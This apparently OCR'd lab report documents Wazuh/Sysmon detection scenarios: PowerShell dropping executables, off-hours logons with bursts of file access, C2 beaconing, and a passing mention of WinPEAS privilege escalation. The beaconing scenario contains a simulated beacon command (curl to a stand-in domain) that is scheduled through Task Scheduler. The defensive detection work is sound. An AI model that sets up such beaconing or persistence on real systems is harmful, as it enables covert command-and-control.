
1. Sysmon id 1+ parent:powershell
2. Lokk for .exe, .bat, .ps1 in downloads


Ubuntuwazuhsiem - VMware Workstation
Discover
zip suspision
New
Save
Open
Share
Reporting
Inspect
wazuh-alerts-*
1,899 hits
Reset search
May 27, 2025 @ 16:12:34.532 - May 28, 2025 @ 16:12:34.532 per
Auto
Count
timestamp per 30 minutes
Selected fields
_source
Available fields
_index
agent.id
agent.ip
agent.name
data.dstuser
data.extra_data
data.srcuser
data.status
data.uid
data.win.eventdata.address
data.win.eventdata.addressLength
Table
JSON
_index wazuh-alerts-4.x-2025.05.28
agent.id 001
agent.ip 192.168.254.133
agent.name DESKTOP-O7P9I53
data.win.eventdata.creationUtcTime 2025-05-28 10:41:00.640
data.win.eventdata.image C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.processGuid {154c2aaf-e83c-6836-5f07-000000001400}

Ubuntuwazuhsiem - VMware Workstation
Threat Hunting
timestamp per 30 minutes
1,894 hits
May 27, 2025 @ 16:10:21.420 - May 28, 2025 @ 16:10:21.420
Export Formatted
1153 available fields
Columns
Density
1 fields sorted
Full screen
timestamp
agent.name
rule.description
rule.level
rule.id
May 28, 2025 @ 16:10:01.5... DESKTOP-O7P9I53 Executable file dropped in folder commonly used by malware 15 92213
May 28, 2025 @ 16:10:01.5... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Windows PowerShell 5 61603
May 28, 2025 @ 16:09:01.6... DESKTOP-O7P9I53 Executable file dropped in folder commonly used by malware 15 92213
May 28, 2025 @ 16:09:01.5... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Windows PowerShell 5 61603
May 28, 2025 @ 16:08:10.4... DESKTOP-O7P9I53 Executable file dropped in folder commonly used by malware 15 92213
May 28, 2025 @ 16:08:02.1... DESKTOP-O7P9I53 Executable file dropped in folder commonly used by malware 15 92213
May 28, 2025 @ 16:08:02.1... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Windows PowerShell 5 61603
May 28, 2025 @ 16:07:59.2... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Windows PowerShell 5 61603
May 28, 2025 @ 16:07:53.8... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Consent UI for administrative applica... 5 61603
May 28, 2025 @ 16:07:53.8... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Location Notification 5 61603


Ubuntuwazuhsiem - VMware Workstation
Discover
zip suspision
New
Save
Open
Share
Reporting
Inspect
wazuh-alerts-*
1,899 hits
Reset search
May 27, 2025 @ 16:12:34.532 - May 28, 2025 @ 16:12:34.532 per
Auto
Count
timestamp per 30 minutes
data.win.system.level 4
data.win.system.message
"File created:
RuleName: -
UtcTime: 2025-05-28 10:41:00.640
ProcessGuid: {154c2aaf-e83c-6836-5f07-000000001400}
ProcessId: 7616
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
data.win.system.opcode 0
data.win.system.processID 3148

Ubuntuwazuhsiem - VMware Workstation
Discover
zip suspision
New
Save
Open
Share
Reporting
Inspect
wazuh-alerts-*
1,899 hits
Reset search
May 27, 2025 @ 16:12:34.532 - May 28, 2025 @ 16:12:34.532 per
Auto
Count
timestamp per 30 minutes
rule.firedtimes 8
rule.groups sysmon, sysmon_eid11_detections, windows
rule.id 92213
rule.level 15
rule.mail true
rule.mitre.id T1105
rule.mitre.tactic Command and Control
rule.mitre.technique Ingress Tool Transfer



Status

Detection Tasted Yes


Alert Triggerd Yes

4 Anomalus User Bahavior


1. Logun during midnight
2. Access file sharp map drive copy 50+file

Detection:

1. Windows 4624 login , 5140/4663 file access
   Alert on
   - Off-hour login
   - File burst with in 10 minite


Ubuntuwazuhsiem - VMware Workstation
Threat Hunting
May 28, 2025 @ 16:48:29.7... DESKTOP-O7P9I53 Executable file dropped in folder common... 15 92213
May 28, 2025 @ 16:48:29.6... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Wind... 5 61603
May 28, 2025 @ 16:47:29.6... DESKTOP-O7P9I53 Executable file dropped in folder common... 15 92213
May 28, 2025 @ 16:47:29.6... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Wind... 5 61603
May 28, 2025 @ 16:46:29.6... DESKTOP-O7P9I53 Executable file dropped in folder common... 15 92213
May 28, 2025 @ 16:46:29.6... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Wind... 5 61603
May 28, 2025 @ 16:45:29.7... DESKTOP-O7P9I53 Executable file dropped in folder common... 15 92213
May 28, 2025 @ 16:45:29.6... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Wind... 5 61603
May 28, 2025 @ 16:44:29.6... DESKTOP-O7P9I53 Executable file dropped in folder common... 15 92213
May 28, 2025 @ 16:44:29.6... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Wind... 5 61603
May 28, 2025 @ 16:43:55.7... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Loca... 5 61603
May 28, 2025 @ 16:43:55.6... DESKTOP-O7P9I53 Windows Logon Success 3 60106
May 28, 2025 @ 16:43:29.6... DESKTOP-O7P9I53 Executable file dropped in folder common... 15 92213
May 28, 2025 @ 16:43:29.6... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Wind... 5 61603
May 28, 2025 @ 16:42:29.6... DESKTOP-O7P9I53 Executable file dropped in folder common... 15 92213
Rows per page: 15
1 2 3 4 5 ... 147
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Ubuntuwazuhsiem - VMware Workstation
Discover
New Save Open Share Reporting Inspect
wazuh-alerts-*
Filter by type
Selected fields
_source
Available fields
_index
agent.id
agent.ip
agent.name
data.dstuser
data.extra_data
data.srcuser
data.uid
data.win.eventdata.address
data.win.eventdata.addressLength
1 hit
May 27, 2025 @ 16:51:09.842 - May 28, 2025 @ 16:51:09.842 per Auto
Count
timestamp per 30 minutes
Time
_source
May 28, 2025 @ 16:50:29.706
input.type: log agent.ip: 192.168.254.133 agent.name: DESKTOP-O7P9I53 agent.id: 001 manager.name: hat-VMware-Virtual-Platform data.win.eventdata.image: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe data.win.eventdata.processGuid: {154c2aaf-3e04-6837-2709-000000001400} data.win.eventdata.processId: 4980
Expanded document
View surrounding documents
View single document
Table JSON
t _index wazuh-alerts-4.x-2025.05.28
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Status

Detection Tasted Yes

Alert Triggerd Yes


Scenario 5 : c2 beacoming Detection


Curl http://beacon-domain.com/ping


Use windows task scheduler for periodic request

Detection logic

- Sysmon Event ID 3 (Outbound HTTP)
- Repleive call to same rare domain







Status

Detection Tasted Yes

Alert Triggerd Yes

Tool Based Advanced Detection Scenario

1- https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS

scenario 1Privilege Escalatiob using WinPeas

Tool Wimpeas

